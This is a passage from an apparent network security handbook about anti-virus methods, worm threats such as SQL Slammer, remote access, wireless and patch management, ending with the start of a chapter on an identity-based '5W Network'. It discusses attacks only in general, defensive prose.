  - In a passive heuristic anti-virus methodology, you are doing little more than an advanced-signature-based anti-virus. The vendor has established a library of code segments that are highly probable of being malicious and then searches through the potentially malicious code for the respective code segments. If found within the code, the subject is considered malicious and appropriate action is taken.
  - Although faster then sandboxing and perhaps more effective than traditional signature based anti-virus, passive heuristic-based anti-virus can still be easily fooled by a knowledgeable malicious code programmer using encryption, run-time packagers, or polymorphism. Lastly, passive heuristics, when used as the exclusive protective mechanism, has been known to produce high false-positive rates that, in and of itself, is a troublesome issue.
- Advanced heuristics-based anti-virus
  - Advanced heuristics anti-virus methodologies can vary dramatically by vendor but share, in part, some common functionality:
    - Signature-based anti-virus
    - Advanced-signature-based anti-virus
    - Traditional or advanced sandboxing
  - The advanced heuristic-based anti-virus typically first employs the "reasoning" of known past events in the form of signature scanning. Then, by executing some portions of the potentially malicious code in an isolated environment, a virtual machine affords the protection of a traditional sandbox approach. Lastly, current-technology anti-virus provides for what is referred to as *theoretical reasoning* that is based upon algorithmic analysis of the potentially malicious code, thereby eliminating the need to actually run the potentially malicious code.
  - Although this methodology "can" afford good protection from both known and unknown (day zero) code and offers a more acceptable false-positive rate, it is slower than a traditional pure signature approach, but it can, in fact, afford better performance than a

traditional sandbox approach. Keep in mind that the advanced heuristic anti-virus methodology does still require regular updates to stay in front of evolving threats.

- Prescanning-based anti-virus
    - Another novel approach is a combination of methodologies called *prescanning*. The idea builds on the development of sandboxing and uses a three-way approach that verifies digital signatures and, in so doing, blocks any untrusted program code, screens and blocks any suspicious code based on its potential behavior, and finally filters out any potentially harmful code that tries to exploit any vulnerabilities on the client, i.e.,:
        - Examines any ActiveX controls and Java applets for digital signatures and verifies that the signed data has not been altered since the signature had been applied or if an untrusted authority has signed them
        - A heuristic analysis is performed looking for certain instructions or commands within a program that are not found in typical application programs. Potential function calls are iterated regardless of the actual program flow and known functions are classified based on a given set of rules. Further, in a process akin to fingerprint analysis, digital signatures are linked to a library of previously examined, safe Active X controls for comparison.
        - In the third and final step, any "remaining suspects"—scripts that try to exploit vulnerabilities on the client—are scanned and filtered out. It may be that the scripts themselves are not malicious. However, they are potential enablers to inject or execute further malicious code. Detecting and filtering such scripts interrupts any malicious payload being distributed to the clients.

What Anti-Virus Solution is Right for You?

The correct anti-virus solution depends on your application. In most enterprise environments today, while facing both internal and external threats, anti-virus is being applied in a multilayer architecture. The Internet threat is being countered by operating at the gateway or perhaps on a server near the gateway, while the internal threat is being countered at the desktop.

As in any multilayer approach, best practice normally dictates using disparate technologies from disparate vendors to reduce the risk of a single point of failure of one layer from being carried through the other layer. Others, however, would argue that because you are really talking about countering two independent threats, then perhaps the best solution would be to use the best available technology on both the gateway and on the desktop.

One of the ironic measures of security is always performance—any security professional knows that despite vendor claims, there will always be a trade-off in security and performance. To say you can have the best performance and the best security in any one methodology is perhaps stretching things a bit. I have seen some vendors avoid the performance argument completely by removing the word "performance" from their claims and introducing the term "efficient" in describing its operation. This is an interesting marketing concept—we may not be as fast as product X, but we are more "efficient."

The Future of Anti-Virus Technologies

As with any product in network security today, every architecture or methodology has its place. However, the increased overall protection as well as the reduced dependence on the timeliness of anti-virus vendor updates offered in the current hybrid anti-virus technologies is simply too hard to dismiss.

The arms race between malicious code writers in the blackhat community and the teams working in the anti-virus vendor's labs will simply continue. Occasionally, vendors will catch up and the windows of exposure will be reduced. Things will be quiet on the Internet for a period of time and then, suddenly, the bad guys, thinking out of the box, will find new methodologies that deploy their code faster and perhaps in more stealthy manners to allow them to do more damage to a wider user base in a shorter period

of time and anti-virus vendors will again scramble to catch up. As this cycle continues, more and more anti-virus users will abandon signature-only-based solutions and will eventually move to more current technologies, such as advanced heuristics and at least somewhat limit their complete dependence on a given vendor's ability to respond to new threats.

With respect to anti-virus use that is embedded within the currently trendy all-in-one security product offerings: in some respects, anti-virus is only a checkbox item in many of the all-in-one type security products today. Many of these security product vendors use traditional signature-based anti-virus for its low cost, high performance, and simplicity. This will eventually create issues for the security product vendors using them, as next-generation malicious threats take advantage of the inherent limitations of signature-based anti-virus. As the market for all-in-one appliances gains traction and begins to stabilize, I would expect that perhaps individual vendors will begin to differentiate themselves from their competitors by offering higher levels of available anti-virus technology embedded within their products.

Before we end this section on anti-virus considerations, we need to address one more important point: gateway-located anti-virus offers no protection from an internal user plugging in a USB drive with an infected file or a mobile user connecting an infected laptop to the network behind the gateway.

Deploying anti-virus on the desktop can mitigate the risk of an internal user infecting the network by installing an infected file from a floppy or USB device. Some now offer the ability to isolate the user if his anti-virus signatures are not current, thereby helping to mitigate the threat of a mobile user connecting to and infecting the network. However, relying on desktop deployment can have a significant impact on network traffic because infected e-mails are forwarded by the e-mail server to internal users.

The combined approach of gateway- and desktop-based anti-virus deployment is best and can be further enhanced by choosing products that utilize both signature and heuristic approaches. Last, to minimize the risk of one vendor being slower to provide signature updates than another, one suggestion would be to use products from disparate vendors—one vendor on the gateway and a different vendor for the desktop.

In closing, I look at anti-virus technology in a similar way to that of current firewall technology offerings in the market today: whether it is a signature-based anti-virus product or a signature-based firewall offering, the ability to keep up with signatures for known vulnerabilities puts the vendor in an arms race with the hacking community. Although that, in and of itself, is daunting enough, in the long run signature-based methodologies will simply be overrun by the shear number of known signatures for malicious code or packets that the product needs be able to identify in an effort to afford any reasonable level of protection.

Worm Considerations

The SQL Slammer worm struck January 25, 2003, and entire sections of the Internet began to go down almost immediately:

- Within minutes, Level 3's transcontinental chain of routers began to fail, overwhelmed with traffic.
- Three hundred thousand cable modems in Portugal went dark.
- South Korea fell right off the map and 27 million people were without cell phone or Internet service.
- Unconfirmed reports said that 5 of the Internet's 13 root-name servers—all hardened systems—succumbed to the storm of packets.
- Corporate e-mail systems jammed.
- Web sites stopped responding.
- Emergency 911 dispatchers in suburban Seattle resorted to paper.
- Unable to process tickets, Continental Airlines canceled flights from its Newark hub. Most of the company's 75,000 servers were affected within the first 10 min (http://www.csoonline.com/whitepapers/050504_cyberguard/EvolutionoftheKillerWorms.pdf).

SQL Slammer took advantage of a known vulnerability in Microsoft SQL Server software, a limit to the actual number of servers compromised. Using the now-familiar random-address-scanning technique to search for vulnerable hosts, SQL Slammer included elements that enabled it to propagate rapidly:

- By using the inherently faster UDP communications protocol in lieu of TCP as a communications protocol, SQL Slammer eliminated the overhead of a connection-oriented protocol.
- At only 367 bytes, SQL Slammer was one of the smallest worms on record.

A variation of SQL Slammer was reported to have been responsible for a disruption at a nuclear power plant in Ohio on June 20, 2003 (http://www.inel.gov/nationalsecurity/features/powerplay.pdf).

Some reports suggest that a SQL Slammer variant may have played a role in the August 14, 2003, power failure that blacked out cities from Ohio to New York. Damage estimates for SQL Slammer were $1.2 billion (http://www.somix.com/files/SMS-SQL-Slammer-Article.pdf).

Future Worm Considerations

Although worms have evolved from both technological and social engineering perspectives, there has been little change in the basic method of propagation—the initial scanning phase in which the worm looks for the vulnerable hosts. After a worm reaches an installation base of 10,000 or more hosts, propagation becomes exponentially faster. In virtually all cases to date, worms have been slow to find the initial 10,000 or so exploitable hosts. During this scanning phase, worms produce quite a bit of "noise" as they scan random address ranges across the Internet looking for targets. This causes firewalls and IDS systems to generate alerts and serves as an early warning that a new worm is winding its malicious way across the Internet.

All of this is about to change. Future worms will take advantage of new fast scanning routines that will dramatically accelerate the initial propagation phase and even use prescanning data to virtually eliminate that first slow phase of scanning for vulnerable hosts.

This new strain of worms is referred to as a "fast scanning" worm, sometimes called a Warhol worm. An excellent paper that discusses the Warhol worm concept was written by Nicholas C. Weaver at the University of Berkeley in 2001: "A Warhol worm: an Internet plague in 15 min!" (http://www.cs.berkeley.edu/~nweaver/warhol.old.html). This paper is recommended reading for all network administrators.

Even with 14 h of advance warning, networks and systems were completely overwhelmed with the speed of Code Red. There was no chance to defend against SQL Slammer as it circled the globe in about an hour. What will the devastation be when a worm eliminates the initial scanning phase of hunting for 10,000 vulnerable hosts? Estimates indicate that it would take an average of about six minutes for this new type of worm to completely saturate the Internet. It is no longer a matter of how this can be accomplished, it is simply a matter of when. The technology is here to facilitate this new worm. All that is lacking is the attacker with the will and malicious intent.

Here are the top 12 things you can do to harden your enterprise against Worm attacks.

1. Patch all of your systems (both servers and desktops) and remove or disable all unnecessary services.
2. Review your security policy and re-evaluate the business need for services you allow access to on the Internet. Eliminate all but those services that are essential to operating your business.
3. Use application proxies with complete packet inspection on all traffic inbound to your publicly accessible servers.
4. Isolate all publicly accessible servers, each on their own physical network segment. Servers should be grouped by trust, not by convenience.
5. Create granular access controls that prevent your publicly accessible servers from originating connections either to the public Internet or to your intranet.
6. Create access controls to limit outbound access for internal users to only services that are necessary.

7. Strip all potentially malicious e-mail attachments within your SMTP application proxy firewall.
8. Use an anti-virus server on an isolated network segment to eradicate virus and worms from permitted e-mail attachments before allowing e-mail through your firewall.
9. Deploy anti-virus software on all desktops throughout your business.
10. Use ingress anti-spoofing filters on your border router to prevent spoofed packets that are common to worm propagation from entering your network. (Refer to http://www.zvon.org/tmRFC/RFC2827/Output/chapter3.html for a good explanation of ingress filtering.)
11. Use egress anti-spoofing on your border router to prevent a worm or potentially malicious internal user from launching spoofed IP address-related attacks across the Internet from inside your network. (Refer to http://www.sans.org/y2k/egress.htm for a good explanation of egress filtering.)
12. Create an incident response plan that includes an out-of-band communications method to your bandwidth provider so you can head off attacks and shun IP addresses on the provider's border routers, minimizing any impact within your pipe.

Remote Access Security

Telecommuting offers the enterprise a cost benefit while in many cases also improving the work environment and perhaps even the quality of life for the telecommuter. Unfortunately for many organizations, the rush to telecommuting has not been accompanied with the necessary security mechanisms to mitigate the increased risks that come with remote employee network access.

The first step in implementing telecommuting is to establish a security policy for remote workers. The remote access policy should augment your current enterprise security policy and should provide a periodic re-evaluation of access requirements. At a minimum, the policy should clearly address the following issues:

- Encryption of All data that traverses public networks
- Security of the remote endpoint
    - Firewall
        - Compromised remote laptop or PC can provide complete unimpeded access for a hacker behind the enterprise firewall using the provided VPN tunnel.
    - Anti-virus
        - Out-of-date anti-virus signatures—an antivirus product with signatures that are 30 days or older is as bad as no anti-virus at all.
- Authentication
    - Internal authentication—password
    - External authentication—token
- Personal use of the PC or laptop by the employee
- Actions of a disgruntled employee
- Security management

Encryption of all Data that Traverses Public Networks

The most common solution to encryption for remote telecommuters is client-to-server VPN. Several enterprise firewalls provide IPsec VPN capabilities that can work seamlessly with edge devices at the employee's connection to the Internet. Managing the VPN connection in a small enterprise can be daunting, but it is achievable. However, in the large enterprise with perhaps hundreds or thousands of

remote telecommuters, managing VPNs can be overwhelming. The maturity of IPsec VPN technology has caused the primary consideration to move from technology to manageability in selecting VPN solutions.

Security of the Remote Endpoint: Firewalls

In too many organizations, telecommuter security mechanisms are nothing more than a software firewall and anti-virus package on the remote PC or laptop with a VPN client connecting the mobile user to the corporate LAN at a point behind the gateway firewall. Although at first glance this may seem to be a secure solution, there are several risks that need to be considered.

Security of the Remote Endpoint: Anti-Virus Updates

Several firewall vendors now provide validation of anti-virus signatures on remote devices. They quarantine the user and do not allow access to any resources on the LAN while still providing access to the Internet to allow automatic updating of the anti-virus signatures.

Authentication

Authentication within the corporate network has its risks, but they pale in comparison to the risk of authentication across the public Internet. The tools available to the blackhat community, such as Rainbow Crack, have effectively rendered passwords obsolete. The IT manager is able to exercise additional controls within the LAN to mitigate at least some of the risks associated with internal authentication, but for the most part those controls cannot be enforced on the Internet. Although passwords may be acceptable within the LAN (at least for now), any authentication across the Internet has to be fully encrypted and should provide for a token to be used at the endpoint.

Personal Use of the PC or Laptop by the Employee

To minimize the risk of a remote employee laptop or PC being compromised and subsequently impacting the corporate LAN, Internet access for the remote laptop or PC must be controlled. The best solution is to configure the remote laptop or PC to use the enterprise gateway as the user's Internet gateway. This prohibits the user from surfing the Internet without complete policy enforcement by the enterprise gateway. The IT manager gets the benefit of the security mechanisms afforded by the enterprise gateway in providing a degree of control over where the user can surf with URL filtering and a second layer of anti-virus protection provided by the gateway for any files downloaded by the remote user.

Actions of a Disgruntled Employee

The actions of a disgruntled employee can be contained, but that depends on the connection point for remote users to the corporate network. Most organizations simply punch a hole through the corporate gateway and terminate VPN tunnels on a VPN server behind the firewall. This effectively bypasses policy enforcement by the gateway firewall. To facilitate complete policy enforcement, VPN tunnels should terminate at the gateway firewall. In the worst case, the VPN server should be located on a separate network segment and the gateway firewall should provide full policy enforcement for any LAN access.

Security Management

Security policy must be managed from the core of the enterprise to the edge. Relying on an unmanaged end point is a recipe for disaster. The end user should not be able to make any changes to the security policy of the remote firewall. The clearest methodology is to utilize a firewall that operates independently of the laptop or PC. This can be facilitated with a standalone device or with an embedded device that

operates independently of the laptop or PC (firewall PCI card). By keeping the firewall independent of the end user you solve the respective management issue. You also minimize the impact of vulnerabilities in the software or OS being taken advantage of by a hacker on the remote device.

Privacy Issues

Simply put, organizations were not meeting expectations and privacy concerns have reached the point where legislation was needed to ensure that personal privacy is protected. In the U.S. as well as in many other countries, nearly all Internet-related legislation enacted over the past few years has included some form of privacy protection. Privacy protection is much more than simply encrypting your employees' or customers' personal information. It begins by properly securing your Internet gateway and must include properly protecting your complete enterprise network. Rather than repeating it again here, please review the regulatory concerns section of this paper.

Apart from regulatory issues, the IT manager must consider threats to privacy from adware and spyware on internal employees. Current adware and spyware have become significantly more malicious and go well beyond installing cookies and reporting back where your internal users are spending time on the Internet. Recent adware and spyware packages have included payloads that set up keyloggers to capture user personal data and credentials, as well as Trojans that open back channels from the infected host to the hacker. Today, the IT manager must consider adware and spyware as top security threats and deal with them with the urgency and high priority required to mitigate broadening associated risks.

Most adware and spyware today rely upon application-layer vulnerabilities to infect hosts. The first step in mitigating the risk is to prevent adware and spyware from entering the LAN at the gateway. It is crucial that addressing application-layer security be part of your gateway firewall topology.

Insider Threats

The insider threat to the corporate LAN has been declining since 2000 when it represented nearly 70% of attacks to well under 50% today. However, the hacking tools available for today's malicious users within the LAN have become both much more sophisticated in their capabilities and much easier to use. Although we have seen a decrease in frequency, it is not hard to imagine that with today's tools insider attacks are much more effective.

The first step in mitigating insider threats begins with security policy/procedures. The most important policy area for mitigating the insider threat is how the organization handles employee terminations. Many organizations let respective managers' personal feelings and emotions determine how to handle security decisions when an employee is about to leave the company. Far too many organizations let the employee go about business for the two weeks many employees give as notice rather than risk offending the employees by terminating network access.

There are several schools of thought on how terminations should be handled, but the most effective method is to simply terminate all network access immediately upon learning of the termination.

When an employee is about to leave a company, chances are they have been looking for a job for some time prior to giving notice. The risk of the employee taking the opportunity to send customer lists and other intellectual property belonging to the enterprise directly to a new employer or perhaps home for later use is more common than many imagine. Using content filtering on all outbound access such as e-mail and FTP can help to mitigate the risk and give the HR and legal departments an opportunity to address the issue more effectively.

With any monitoring of employee communications, due care must be taken to properly inform employees that their communication is being monitored by the organization and that all communications using corporate-provided facilities are not private, are the property of the company, and are not intended for the personal use of employees. It is important to have your legal department weigh in on regulatory issues prior to implementing any monitoring or content-filtering programs.

The second-most important policy area is in defining zones of trust for business units within the organization. The zones of trust can then be enforced by either the gateway firewall or with internal firewalls. There should be a clear understanding that the current threat vector is at the application layer. Simply providing access control internally at layer 4 to enforce zones of trust falls short of addressing today's threats.

VLANs are incorporated into most firewalls available for both the gateway and internal use in the LAN. Many organizations today rely on VLAN technology as their primary means of security in separating zones of trust. While VLAN technology has matured and it has been some time since a notable vulnerability surfaced, my preference is to use physical interfaces to separate zones of trust and to use VLAN technology to afford additional segmentation within a specific zone of trust.

Beyond separating zones of trust, there are several other methodologies to support greater risk mitigation for insider threats, i.e., explicit application level access controls, encryption within the LAN, desktop firewalls, anomaly detection, and LAN-segment-based IDS. But it is important to note that the insider threat is a "people" issue, not a technology issue. Just like the Internet threat, you will not solve the insider threat by simply applying technology. Priority should be first placed on policy, procedures, and awareness, then on technology.

Infrastructure

With respect to firewalls, most infrastructure issues for IT managers can be avoided by simply not using equipment that affords only proprietary technologies. In most cases when I have been contacted about a particular client's infrastructure issue, the root cause was the previous installation of a proprietary product that now limited the client's future decisions.

- Selecting a proprietary VPN capability within a firewall in many cases limits your selection of clients and additional VPN servers to a specific vendor.
    - Care should be taken to use only IPsec-compliant VPN offerings and to validate the range of compliance with a third party such as the Virtual Private Network Consortium (http://www.vpnc.org).
- Selecting a proprietary authentication mechanism within a firewall in many cases limits your ability to expand the use of additional firewalls to that specific vendor.
    - Authentication methodologies such as RADIUS, Kerberos, and Open LDAP are becoming much more common nonvendor-specific alternates to proprietary authentication schemes.
- Selecting a firewall that affords a proprietary methodology to interact with other security products also limits the expansion of your security infrastructure to a limited set of partner vendors.
    - Open-source alternatives such as ICAP offer a viable alternative to vendor-specific communication schemes to third-party products across many different firewall vendor platforms.

There are several other infrastructure issues that are created by poor planning of network architecture. One common example is the failure to plan IP address space properly, thereby limiting addresses for future expansion. Several vendors recognized the need for a niche product to meet this need and a transparent firewall was offered to facilitate the lack of an available IP address. From a security perspective, a transparent firewall acts like a network address translation (NAT) device and also moves the filtering from layer 4, where the IP address is found, to layer 2, where decisions are made based on routing information. After looking carefully at several transparent firewall offerings, most cannot provide the necessary level of inspection to combat today's current threats. One has to wonder whether most infrastructure issues should not be solved by correcting the infrastructure instead of using a band-aid approach and seeking out a niche solution that avoids solving the problem and actually sacrifices security.

The balance of infrastructure considerations such as speed, protocol support, and features such as VLAN support and bandwidth management have been addressed by most mainstream firewall vendors.

Application Security

With virtually every stateful firewall vendor jumping on the application security bandwagon, the job of the IT manager to select or manage a specific application security solution has become much more difficult.

A firewall vendor's approach to application security reveals a great deal about their basic design philosophy and the resulting capabilities of their network security products. The tried and true practice with strong application proxy firewalls is to allow only the packets that are known to be "good" and to deny everything else. Because most protocols used on the Internet are standards-based, the best approach is to design the application proxy to be fully protocol-aware, and to use the standards as the basis for deciding whether to admit or deny a packet. Only packets that demonstrably conform to the standard are admitted; all others are denied.

Most stateful inspection firewalls—as well as many IDS and IDP products—take the opposite approach. Rather than focusing on recognizing and accepting only good packets, they try to find—and then deny—only the "bad" packets. Such devices are vulnerable because they require updates whenever a new and more creative form of "bad" is unleashed on the Internet. Sometimes, especially with ASIC vendors that implement these packet rules in silicon, it is impossible to make these changes at all without replacing the ASIC itself.

Another problem with the "find and deny the bad" methodology is its intrinsic inefficiency. The list of potentially "bad" things to test for will always be much greater than the pre-defined and standardized list of "good" things. It's a lot like getting into heaven. Virtue should be its own reward.

One can argue that the "find and deny the bad" approach provides additional information about the nature of the attack, and the opportunity to trigger a specific rule and associated alert. However, it is unclear how this really benefits the network administrator. If the attack is denied because it falls outside the realm of "the good," does the administrator really care which attack methodology was being employed? As many have seen with IDS, an administrator in a busy network may be distracted or overwhelmed by useless noise generated by failed attacks.

Wireless Security

Before we discuss the IT manager's firewall considerations with respect to wireless security, to put it into perspective we need to examine some (but clearly not all) of the more prevalent insecurity issues of wireless networks.

Wireless security has had its share of vulnerabilities. Just three years ago I would have never used the word "secure" in the same sentence as the words "wireless network." But many of the more serious security issues have been addressed and the ease of use and cost savings provided by properly configured wireless networks, for the most part, outweigh current security concerns.

To date the biggest issue with wireless security focused on the weakness of wireless equivalent protocol (WEP), the encryption methodology that was professed to afford an equal level of security as that which would be found in a hard-wired network. A poor implementation of the key scheduling algorithm of RC4 allowed publicly available hacking/cracking tools like AirSnort and WEPcrack to actually calculate the encryption key after passively collecting and analyzing a sufficient number of packets. Having tested AirSnort against my own home 802.llb wireless network, I found that by using a ping flood against the IP address of my access point, I was able to collect enough data to successfully crack the encryption key.

Many chose to implement VPN tunnels over 802.11b to overcome the issues of WEP, but managing VPN tunnels was a labor intensive issue and did not correct the underlying problem. The 802.11i standard seems to be on track for solving many of the insecurities of previous wireless standards. Other solutions to the WEP issue included technology solutions such as LEAP, which reduced the threat imposed by WEP by providing frequent encryption key changes. LEAP was a workable solution but had

numerous compatibility issues with the installed base of existing wireless network products and it has simply not become a dominant product in wireless security.

WEP2 was developed as a secure replacement for WEP1 but was found to not be a panacea for the problems that plagued WEP1.

One of the most important developments in securing wireless networks has been WiFi protected access (WPA) as a replacement for WEP. WiFi protected access solves the encryption key issue by periodically generating a unique encryption key for each client. Other enhancements include extensible authentication protocol (EAP) that provides mutual authentication for further security enhancement. Although WPA has solved the WEP problem, it has created a separate issue in that it is a simple matter to run a DoS attack against a WPA-enabled device. A malicious hacker simply has to send two packets per second using the wrong key to bring down the wireless network.

For the IT manager considering firewalls with respect to wireless networks, the most important issue is the placement of the wireless access point. In the past, the most common practice in introducing a wireless network for a corporate LAN was to plug the device in behind the firewall, enable WEP, and perhaps enable MAC address filtering. Quickly, IT managers learned that WEP could be cracked and MAC addresses could be forged, completely bypassing all wireless network security and putting the attacker behind the firewall with full unrestricted access to the enterprise LAN.

Regardless of any promise of security from any new wireless security technology, it is unthinkable to place an access point without firewalling the connection to the LAN.

Although WPA and EAP appear to have solved the encryption and perhaps the authentication issues, it is still prudent to carefully control access to the LAN. Should an attacker compromise a wireless-enabled device, it is conceivable they will use the wireless network to attack the LAN necessitating the use of a firewall. Further, with the most prevalent attacks today taking place at the application layer, it is suggested that the firewall be an application-layer firewall.

Patch Management

Although many firewall vendors would like you to believe otherwise, patch management is a critical necessity, even for many firewalls. A quick check on the Internet's vulnerability reporting sites offers an eye-opening view of many firewall issues that required immediate patches to protect the private network connected to the Internet from possible compromise or DoS attack.

Beyond recognizing that firewalls are not beyond having vulnerabilities themselves, the next consideration for the IT manager should be handling patch management centrally for all firewalls within the enterprise. Many enterprises today utilize numerous firewalls within their security topology to secure and protect access to and from the LAN. Having to physically touch each and every firewall within the LAN to apply security patches or feature release patches creates a nightmare that most IT managers do not consider until they are in a situation where the task needs to be completed immediately to protect the network.

The best predictor of how to expect the frequency and urgency of firewall vendor patch releases is to examine the respective vendor's legacy of vulnerabilities by researching third-party reporting Web sites.

From a patch management perspective, the firewall vendor's centralized management software should be capable of:

- Automatically periodically checking for available patches
- Downloading and validating the MD5 Hash of the respective patch
- Alerting the administrator to both the availability of the downloaded patch and urgency of the patch
- Allowing the IT manager to schedule/select which firewalls to apply the patch to and when
- Validating the patch has been installed correctly on those firewalls the patch was deployed upon
- Providing periodic "reminder" alerts as to the firewalls the IT manager chose not to apply patches to

Looking Toward the Future

Few vendors other then those that had always afforded real application-layer security were able to offer meaningful threat mitigation in 2005 to meet the shift to application-layer attacks. Although a flurry of new products or existing product retrofits appeared that tried to apply some form of application filtering at the application layer, most were only reactive in nature and were barely successful at blocking historical attacks.

Three new trends are upon us from the hacker community today:

- Zero-hour threats
- Socially engineering blended threats
- P2P threats—Skype

Zero-Hour Threats

Historically, we had months to respond to new vulnerabilities before they manifested themselves into a viable threat. Simply put, over time the bad guys became better and the time between when a new vulnerability was discovered and when it became a viable threat quickly shrank from months to weeks and then to days. A new term called *zero-day threat* was used to describe these new threats that went from discovered vulnerability to viable threat in as little as 24 h Zero-day threat was unfortunately a short-lived term. By the end of 2005, hackers were developing and releasing exploits that automatically altered their signatures as they infected each and every new machine. Every new compromised machine went on to compromise the next after altering the malicious code in a manner that made it impossible to detect if a signature developed on the current machine were used to detect an attack on the second machine.

The current environment reminds the author of the early days of signature-only anti-virus products. As the threat evolved to the point that it was impossible for vendors to create signatures fast enough to keep up, new methodologies such as heuristics were added to anti-virus products to give them a fighting chance.

Fortunately for the security community at large, application-layer firewalls that work within the construct of the "known good security model" already have an inherent heuristic capability. Those vendors that rely upon signatures only and use the "known bad security model" unfortunately will not be able to afford meaningful protection against the current zero-hour threats we are faced with and will be forced to evolve or perish.

Socially Engineered Blended Threats

The best example of a socially engineered blended threat would be phishing. The hacker uses a socially engineered e-mail to entice a victim to a fake Web site where his credentials are stolen with some form of a "man in the middle" (MITM) attack. The threat requires a combination of methodologies to mitigate the risk:

- Anti-spam
- URL filtering
- Application-layer protection
- Strong two-factor authentication

P2P-Skype: Both a Technical Marvel and Perhaps a Pandora's Box

- Technical marvel—free high-quality VOIP for the masses.
    - Voice quality is reasonable to very good and you cannot beat the cost—it is free when calling from any Skype-enabled PC to another Skype-enabled PC. Furthermore, the

available feature to call a landline phone from a Skype-enabled PC is reasonably priced, even when looking at international calls. Clearly, the quality and price of calls made with Skype (and other VOIP alternatives) will change telephone communications as we (and the telephone companies) know it today.

- Opening Pandora's box. There are several inherent security risks to permitting the use of Skype or similar P2P/VOIP applications within an enterprise environment:
    - Skype includes the ability to send and receive files similar to other peer to peer programs/services.
    - Because the file transfers are over an encrypted channel (HTTPS), the inbound file transfers can effectively bypass the enterprise gateway security mechanisms.
- Confidential corporate data from within the enterprise could potentially be sent out over the Skype encrypted channel, effectively bypassing any enterprise SOX control mechanisms
    - Skype offers a "chat" capability that also utilizes the encrypted channel that potentially can hide the chat communications from many current chat control mechanisms that have been deployed to attain Sarbanes–Oxley compliance.
    - Lastly, the lack of centralized telephone call records could potentially be another SOX issue.

Because many administrators simply allow internal users to initiate HTTPS sessions to the public Internet, virtually all of the activities taking place when Skype is used will remain hidden to the enterprise security mechanisms.

Version 1.4 of Skype offers the ability to set a registry key to disable file transfers, but a knowledgeable user can simply change the key, restart Skype, and turn the feature back on.

Beyond simply blocking all outbound HTTPS for your users or perhaps using an application-layer defense that is able to participate in the HTTPS handshake and detect a known anomaly unique to Skype, the only other effective methodology to control Skype today is to utilize SSL scanning technologies that effectively facilitate a man-in-the-middle attack on the Skype communication channel. In the simplest of terms, the Skype connection is intercepted by the SSL scanner and is decrypted using a local certificate enabling full content inspection and policy enforcement. If the data is compliant with the enterprise security policy, the connection is then encrypted using the remote certificate and is forwarded across the public Internet to the end point.

Conclusion

Just a year or so ago, URL filtering was considered a nice thing to have but not a necessity; it now finds itself as a first line of defense in phishing.

Two-factor authentication in the form of tokens were long considered a luxury and are now effectively being mandated by regulatory agencies for Internet banking and I expect will find their way in to environments that are entrusted to secure any personal information such as that which could potentially be used in identity theft and perhaps even medical records.

Moore's law and good software design had eliminated the old trade-off of security and performance for application-layer firewalls with some today offering gigabit wire speed throughput with complete application-layer security. The stateful packet-filtering firewalls that had in the past used their fast performance to displace application firewalls now, after applying filtering at the application layer, find themselves in the awkward position of only being able to handle a fraction of the throughput of their old nemesis, the application-layer firewall.

The premise stated in the conclusion of the original "Firewall Architectures" paper still holds true today.

In spite of claims by respective vendors, no single firewall architecture is the "Holy Grail" in network security. It has been said many times, in many ways by network security experts, "If you believe any one

technology is going to solve the Internet security problem, you don't understand the technology and you don't understand the problem."

Unfortunately for the Internet community at large, many administrators today design their security policy for their organization around the limited capabilities of a specific vendor's product. The author firmly believes all firewall architectures have their respective place or role in network security. Selection of any specific firewall architecture should be a function of the organization's security policy and should not be based solely on the limitation of the vendor's proposed solution. When connecting to the public Internet, the only viable methodology in securing a private network is the proper application of multiple firewall architectures to support the organization's security policy and provide the acceptable balance of trust and performance.

References

This, the fourth edition of the firewall architectures text, is based on a number of related white papers I have recently written as well as numerous books, white papers, presentations, vendor literature and several Usenet news group discussions I have read or participated in throughout my career. Any failure to cite any individual for anything that in any way resembles a previous work is unintentional.

The Five W's and Designing a Secure, Identity-Based, Self-Defending Network (5W Network)

Samuel W. Chun

Introduction

The amazing advances in networking and networking technologies over the last 25 years have come from a variety of different perspectives. Disparate groups such as government research labs, the military, universities, large corporations, and countless enterprising individuals have all played a part in advancing networking technologies at a breathtaking level; however, these individual and group innovations have rarely coordinated their efforts, resulting in various camps of advancement. Some, such as IBM, Banyan, Microsoft, and Novell, focused on the development of network and desktop operating systems (and directory service) while others, such as Synoptics, Alantec, 3Com, and Cisco Systems, put their primary research efforts on high-speed network infrastructures. In the early 1990s, the very first commercially available firewalls began to be offered to organizations by companies such as Check Point Software Technologies. Only within the last few years have enterprise-class intrusion detection and prevention systems finally become commonly available to those who have the resources to acquire and manage them.

Although technological advances in directory services, firewalls, switches, and routers have come at an astounding level, scant attention has been paid in the past to integrating these advances into a singular entity that serves as a critical asset for organizational productivity. The growing emphasis on the importance of information security has been accompanied by intense interest recently in technology *convergence* with the goal of developing a new model for a secure, identity-based, self-defending network.

This chapter addresses this new emerging model of secure networking by discussing the five basic requirements of all networking systems: who, why, what, where, and when. The chapter also provides a comparison between current networks found in most environments today with the new secure, identity-based, self-defending model (referred to by the author as the "5W Network" for brevity). The hypothetical architecture of a 5W Network in a large distributed medical setting follows a discussion of the various characteristics and components of the secure, identity-based, self-defending network. The chapter concludes with a discussion of what the future holds for the 5W Network and in what environments it would be a likely fit.

The Five W's of Secure Networking

Even nonpractitioners of information security will readily agree that access to an organization's private resources, regardless of what it is, should only be allowed when some very basic questions have been answered. Whether it is physical access to a building, use of a company directory, or connection to a server or network, it is essential to ask several questions before granting access, such as "Who are you?" "What are you going to do?" "Why are you here?" It is just common sense that access should only be allowed based on receiving appropriate answers to these simple questions.

That is why it is so surprising that even today the vast majority of networks fail to ask more than one question before granting access to a connection. For example, how many times has the reader been in a facility where the only requirement for network connectivity — Internet Protocol (IP) address via Dynamic Host Control Protocol (DHCP) — was physical access to a wall jack? In most environments today, connectivity (and the ability to do harm to the network and organization) is usually based on only one question: "Where?" (physical access). Where the user sits and where the user connects will almost always result in a connection appropriate for that location.

Network access, however, should be dependent on more. It is just not enough to rely on physical access to maintain the enterprise's network security. Ideally, five questions should be answered *before* being granting a network connection:

Identity: Who Are You?

Before anything else, the identity of the person or object attempting to connect to the network should be established. It is not enough simply to know the network jack, IP address, or message authentication code (MAC) when someone has connected to the wall jack to gain access to the network. It is important to establish true identity via some authentication system before granting a useful connection. Ideally, when a person plugs a laptop (could be wireless) into a network, access to the network resources should be denied unless an authentication challenge is met.

Role: Why Are You Here?

